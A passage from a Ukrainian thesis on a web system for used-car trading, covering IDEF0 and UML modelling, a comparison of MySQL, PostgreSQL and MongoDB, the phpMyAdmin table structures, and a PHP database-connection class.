### 2.1 Структурно-функціональне моделювання

Діаграма IDEF0 – це метод моделювання, який використовується для опису систем і процесів. Діаграма складається з наступних основних елементів:

- функції, зображені у вигляді блоків або прямокутників, представляють процеси або дії, що виконуються системою.
- стрілки вказують на потоки даних, матеріалів і контролю, а також на механізми, що використовуються для виконання функцій.
- стрілки можуть представляти входи, виходи, елементи керування або механізми.

У контексті розробки вебсистеми для управління торгівлею вживаними автомобілями діаграма IDEF0 матиме наступні задачі:

- ілюстрація основних процесів, в тому числі пов'язані з управлінням автомобілями, користувацьким досвідом і транзакціями.
- визначення ролі даних, включаючи вхідні дані (інформація про автомобілі та користувачів) і вихідні дані (такі як звіти та статуси транзакцій).
- оптимізація взаємодії між компонентами системи та ролями користувачів (адміністратори, менеджери, клієнти).
- визначення потенційних шляхів вдосконалення, які підвищать загальну продуктивність системи.

Відповідно, діаграма IDEF0 сприятиме чіткому структуруванню процесів та підвищенню їхньої зрозумілості для розробників та учасників проєкту [16].

На рисунку 2.1 представлено контекстну діаграму процесу оформлення продажу автомобіля.




Рисунок 2.1 - Контекстна діаграма процесу оформлення продажу автомобіля

Функціональна декомпозиція - це термін, який використовується інженерами для опису низки кроків, за допомогою яких вони розбивають загальну функцію пристрою, системи або процесу на менші частини.

Зазвичай це робиться шляхом ретельного аналізу та командного обговорення проєктної інформації про проєкт, а результатом є діаграма, яка описує проблему або рішення у зростаючій деталізації [17]. На рисунку 2.2 представлено функціональну декомпозицію процесу оформлення продажу автомобіля.




Рисунок 2.2 - Функціональна декомпозиція процесу оформлення продажу автомобіля

## 2.2 Моделювання варіантів використання

Діаграма класів в уніфікованій мові моделювання (UML) - це візуальне представлення структури програмної системи. Вона складається з класу системи, атрибутів (даних), методів (функцій або поведінки) та зв'язків між класами. Вона формує план, щоб зрозуміти структуру системи і закладає основу для проектування їхніх компонентів.

Діаграма класів UML допомагає планувати та візуалізувати, як різні частини програмної системи, такі як бібліотека, взаємодіють одна з одною. Це своєрідна карта, яка показує всі частини системи і те, як вони з'єднуються, що полегшує створення і розуміння системи [18].

На рисунку 2.3 представлено діаграму варіантів використання веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями.




Рисунок 2.3 - Діаграма варіантів використання веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями

### 2.3 Проєктування бази даних

Для того щоб обрати систему управління базою даних, необхідно виконати аналіз кожної з наступних запропонованих технологій:

- MySQL;
- PostgreSQL;
- MongoDB.



### 2.3.1 MySQL

У сучасному світі великих даних MySQL є однією з найвідоміших технологій баз даних. Її часто називають найпоширенішою базою даних. Цього року MySQL все ще залишається найкращим вибором, конкуруючи з PostgreSQL. Вона посідає другу позицію, її обирають 41,09% розробників.

MySQL розроблена з відкритим вихідним кодом і має велику та активну спільноту. Вона створена з використанням мов програмування C та C++. Вона сумісна з різними операційними системами, включаючи Linux, OS X, Solaris і Windows. Багато відомих компаній у різних галузях покладаються на MySQL для управління даними. Серед них такі лідери індустрії, як Airbnb, Sony, BBC, YouTube, Spotify, GitHub та незліченна кількість інших [19].

### 2.3.2 PostgreSQL

PostgreSQL - це реляційна система управління базами даних (СКБД), яка створює більш складні структури даних шляхом комбінування визначених об'єктів і табличних процедур. Її мета - покращити дотримання та розширюваність стандартів. Як результат, вона може впоратися з будь-яким робочим навантаженням, як для однієї машини, так і для складного додатку.

Дана база даних була розроблена як СКБД з відкритим вихідним кодом. Ця СУБД створена з використанням мови програмування C і сумісна з Microsoft, iOS, Android, NetBSD, Linux та іншими платформами. Чи використовують PostgreSQL великі компанії? Такі компанії, як Apple, гігант соціальних мереж Instagram та популярний сайт Reddit, є частиною спільноти користувачів PostgreSQL [20].

### 2.3.3 MongoDB

MongoDB - це нереляційна система керування сховищем даних, яка обробляє та зберігає великі обсяги даних різних типів за допомогою гнучких документів, а не таблиць і рядків. MongoDB не потребує реляційної системи зберігання даних, оскільки є рішенням NoSQL; отже, вона пропонує

розширюваний формат зберігання даних, який дозволяє легко керувати різними типами даних.

MongoDB розробляється і управляється компанією MongoDB.Inc, яка вперше була випущена в лютому 2009 року. Згідно з останнім опитуванням, MongoDB є вибором 25% всіх розробників. Вона широко використовується, оскільки пропонує гнучкість завдяки підтримці всіх популярних мов програмування. Деякі відомі компанії використовують MongoDB, в тому числі Verizon, Adobe, Buffer, Beet та Acxiom [21].

Для більш детального аналізу було створено порівняльну таблицю СУБД технологій (табл 2.1). Дана таблиця допоможе проаналізувати всі особливості кожної технології та обрати найбільш зручну в використанні та імплементації.

Таблиця 2.1 – Порівняння технологій СУБД

MySQL	PostgreSQL	MongoDB
Використовує структуру рядків і стовпців для організації та зберігання даних у табличному форматі.	Рядки та стовпці використовуються для зберігання даних у табличній формі	MongoDB зберігає дані у вигляді документів у форматі BSON (Binary JavaScript Object Notation)
Використовує схеми для визначення типу даних, що зберігаються.	Використовує схему	Не використовує схеми. Можна зберігати документи без визначення їхньої структури
Використовує SQL для запитів до бази даних	Використовує SQL для запитів до бази даних	Використовує JavaScript для запитів до бази даних
Підтримує вертикальне масштабування	Підтримує вертикальне масштабування	Підтримує горизонтальне масштабування
MySQL сумісна з ACID лише при використанні з InnoDB та NDB	PostgreSQL відповідає всім вимогам ACID	Не сумісний з ACID
Розроблено з використанням мов програмування C, C++	Розроблено з використанням C	Розроблено на C++

Після всебічного аналізу було обрано MySQL як основну технологію для розробки вебсистеми управління торгівлею вживаними автомобілями, зважаючи на те, що PHP є домінуючою мовою розробки. MySQL має високу

сумісність з PHP, забезпечує надійне зберігання даних у табличному форматі та підтримує використання SQL для запитів, що відповідає вимогам проєкту.

На рисунку 2.4 представлено фізичну модель бази даних веборієнтованої системи управління торгівлею вживаними автомобілями, яка була реалізована за допомогою вебдодатку phpMyAdmin.




Рисунок 2.4 - Фізична модель бази даних веборієнтованої системи управління торгівлею вживаними автомобілями

### 3 ПРОГРАМНА РЕАЛІЗАЦІЯ ВЕБОРІЄНТОВАНОЇ СИСТЕМИ

#### 3.1 Реалізація та впровадження бази даних

Для реалізації бази даних необхідно використовувати інструмент локального серверу ХАМРР – phpMyAdmin. Для початку необхідно створити базу даних, надавши назву та кодування даних.

На рисунку 3.1 представлено процес створення бази даних.




Рисунок 3.1 – Процес створення бази даних

Після цього необхідно створити таблиці для бази даних з атрибутами. Необхідно визначити унікальні та підрядні ключі для зв'язків між таблицями.

На рисунках 3.2 – 3.8 представлено вигляд створених таблиць з атрибутами.

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Hi	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	name	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
3	status	tinyint(1)			Hi	1			Змінити Знищити Більше
4	delete_flag	tinyint(1)			Hi	0			Змінити Знищити Більше
5	date_created	datetime			Hi	current_timestamp()			Змінити Знищити Більше
6	date_updated	datetime			Hi	current_timestamp()		ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.2 – Вигляд таблиці brand\_list

Сервер: localhost » База даних: adms\_db » Таблиця: car\_type\_list

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження Тр

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Ні	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	name	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
3	status	tinyint(1)			Ні	1			Змінити Знищити Більше
4	delete_flag	tinyint(1)			Ні	0			Змінити Знищити Більше
5	date_created	datetime			Ні	current_timestamp()			Змінити Знищити Більше
6	date_updated	datetime			Ні	current_timestamp()		ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.3 – Вигляд таблиці car\_type\_list

Сервер: localhost » База даних: adms\_db » Таблиця: model\_list

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження Тригери

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Ні	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	brand_id	int(30)			Ні	Немає			Змінити Знищити Більше
3	model	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
4	engine_type	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
5	transmission_type	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
6	car_type_id	int(30)			Ні	Немає			Змінити Знищити Більше
7	technology	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
8	status	tinyint(1)			Ні	1			Змінити Знищити Більше
9	delete_flag	tinyint(1)			Ні	0			Змінити Знищити Більше
10	date_created	datetime			Ні	current_timestamp()			Змінити Знищити Більше
11	date_updated	datetime			Ні	current_timestamp()		ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.4 – Вигляд таблиці model\_list

Сервер: localhost » База даних: adms\_db » Таблиця: system\_info

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Ні	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	meta_field	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше
3	meta_value	text	utf8mb4_general_ci		Ні	Немає			Змінити Знищити Більше

Рисунок 3.5 – Вигляд таблиці system\_info

Сервер: localhost » База даних: adms\_db » Таблиця: transaction\_list

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження Тригери

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Hi	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	vehicle_id	int(30)			Hi	Немає			Змінити Знищити Більше
3	agent_name	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
4	firstname	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
5	middlename	text	utf8mb4_general_ci	Так	NULL				Змінити Знищити Більше
6	lastname	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
7	sex	varchar(20)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
8	dob	date			Hi	Немає			Змінити Знищити Більше
9	contact	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
10	email	text	utf8mb4_general_ci	Так	NULL				Змінити Знищити Більше
11	address	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
12	date_created	datetime			Hi	current_timestamp()			Змінити Знищити Більше
13	date_updated	datetime			Hi	current_timestamp()		ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.6 – Вигляд таблиці transaction\_list

Сервер: localhost » База даних: adms\_db » Таблиця: users "2"

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження Тригери

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(50)			Hi	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	firstname	varchar(250)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
3	middlename	text	utf8mb4_general_ci	Так	NULL				Змінити Знищити Більше
4	lastname	varchar(250)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
5	username	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
6	password	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
7	avatar	text	utf8mb4_general_ci	Так	NULL				Змінити Знищити Більше
8	last_login	datetime		Так	NULL				Змінити Знищити Більше
9	type	tinyint(1)			Hi	0			Змінити Знищити Більше
10	date_added	datetime			Hi	current_timestamp()			Змінити Знищити Більше
11	date_updated	datetime		Так	current_timestamp()			ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.7 – Вигляд таблиці users

Сервер: localhost » База даних: adms\_db » Таблиця: vehicle\_list

Переглянути Структура SQL Пошук Вставити Експорт Імпорт Привілеї Операції Відстеження Тригери

Структура таблиці Вид відносин

#	Ім'я	Тип	Зіставлення	Атрибути	Нуль	За замовчуванням	Коментарі	Додатково	Дія
1	id	int(30)			Hi	Немає		AUTO_INCREMENT	Змінити Знищити Більше
2	model_id	int(30)			Hi	Немає			Змінити Знищити Більше
3	mv_number	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
4	plate_number	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
5	variant	text	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
6	mileage	varchar(20)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
7	engine_number	varchar(100)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
8	chassis_number	varchar(100)	utf8mb4_general_ci		Hi	Немає			Змінити Знищити Більше
9	price	float(12,2)			Hi	0.00			Змінити Знищити Більше
10	status	tinyint(1)			Hi	0	0 = Available, 1=Sold		Змінити Знищити Більше
11	delete_flag	tinyint(1)			Hi	0			Змінити Знищити Більше
12	date_created	datetime			Hi	current_timestamp()			Змінити Знищити Більше
13	date_updated	datetime			Hi	current_timestamp()		ON UPDATE CURRENT_TIMESTAMP()	Змінити Знищити Більше

Рисунок 3.8 – Вигляд таблиці vehicle\_list

Також було визначено зв'язки між таблицями для більш оптимізованого запису даних та запитів. На рисунках 3.9 – представлено вигляд зв'язків між таблицями бази даних.




Рисунок 3.9 – Зв'язки таблиці model\_list




Рисунок 3.10 – Зв'язки таблиці transaction\_list




Рисунок 3.11 - Зв'язки таблиці vehicle\_list

Також для того щоб підключити БД до веборієнтованої системи, необхідно створити файли підключення. В файлі DBConnection.php було створено відповідний клас, який надає можливість підключення системи до бази даних. У конструкторі класу було встановлено з'єднання з базою даних за допомогою змінних. В разі помилки з'єднання, користувач отримує повідомлення про помилку і виконання скрипту зупиняється за допомогою деструктора.

На рисунку 3.12 представлено вигляд файлу DBConnection.php.

```

1  <?php
2  ▼ if(!defined('DB_SERVER')){
3      require_once("../initialize.php");
4  }
5  ▼ class DBConnection{
6
7      private $host = DB_SERVER;
8      private $username = DB_USERNAME;
9      private $password = DB_PASSWORD;
10     private $database = DB_NAME;
11
12     public $conn;
13
14     ▼ public function __construct(){
15
16         ▼ if (!isset($this->conn)) {
17
18             $this->conn = new mysqli($this->host, $this->username, $this->password, $this->
19             >database);
20
21             ▼ if (!$this->conn) {
22                 echo 'Cannot connect to database server';
23                 exit;
24             }
25         }
26     }
27     ▼ public function __destruct(){
28         $this->conn->close();
29     }
30 }
31 ?>

```

Рисунок 3.12 – Вигляд файлу DBConnection.php

### 3.2 Реалізація клієнтської та серверної частини

На початку реалізації клієнтської частини веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями було створено базові файли, які необхідні для шапки та підвалу вебсистеми.

На рисунках 3.13 – 3.14 представлено вигляд файлів шапки та підвалу веборієнтованої системи для забезпечення управління торгівлею вживаними автомобілями.



```

44
45     <!-- jQuery -->
46     <script src="<?php echo base_url ?>plugins/jquery/jquery.min.js"></script>
47     <!-- jQuery UI 1.11.4 -->
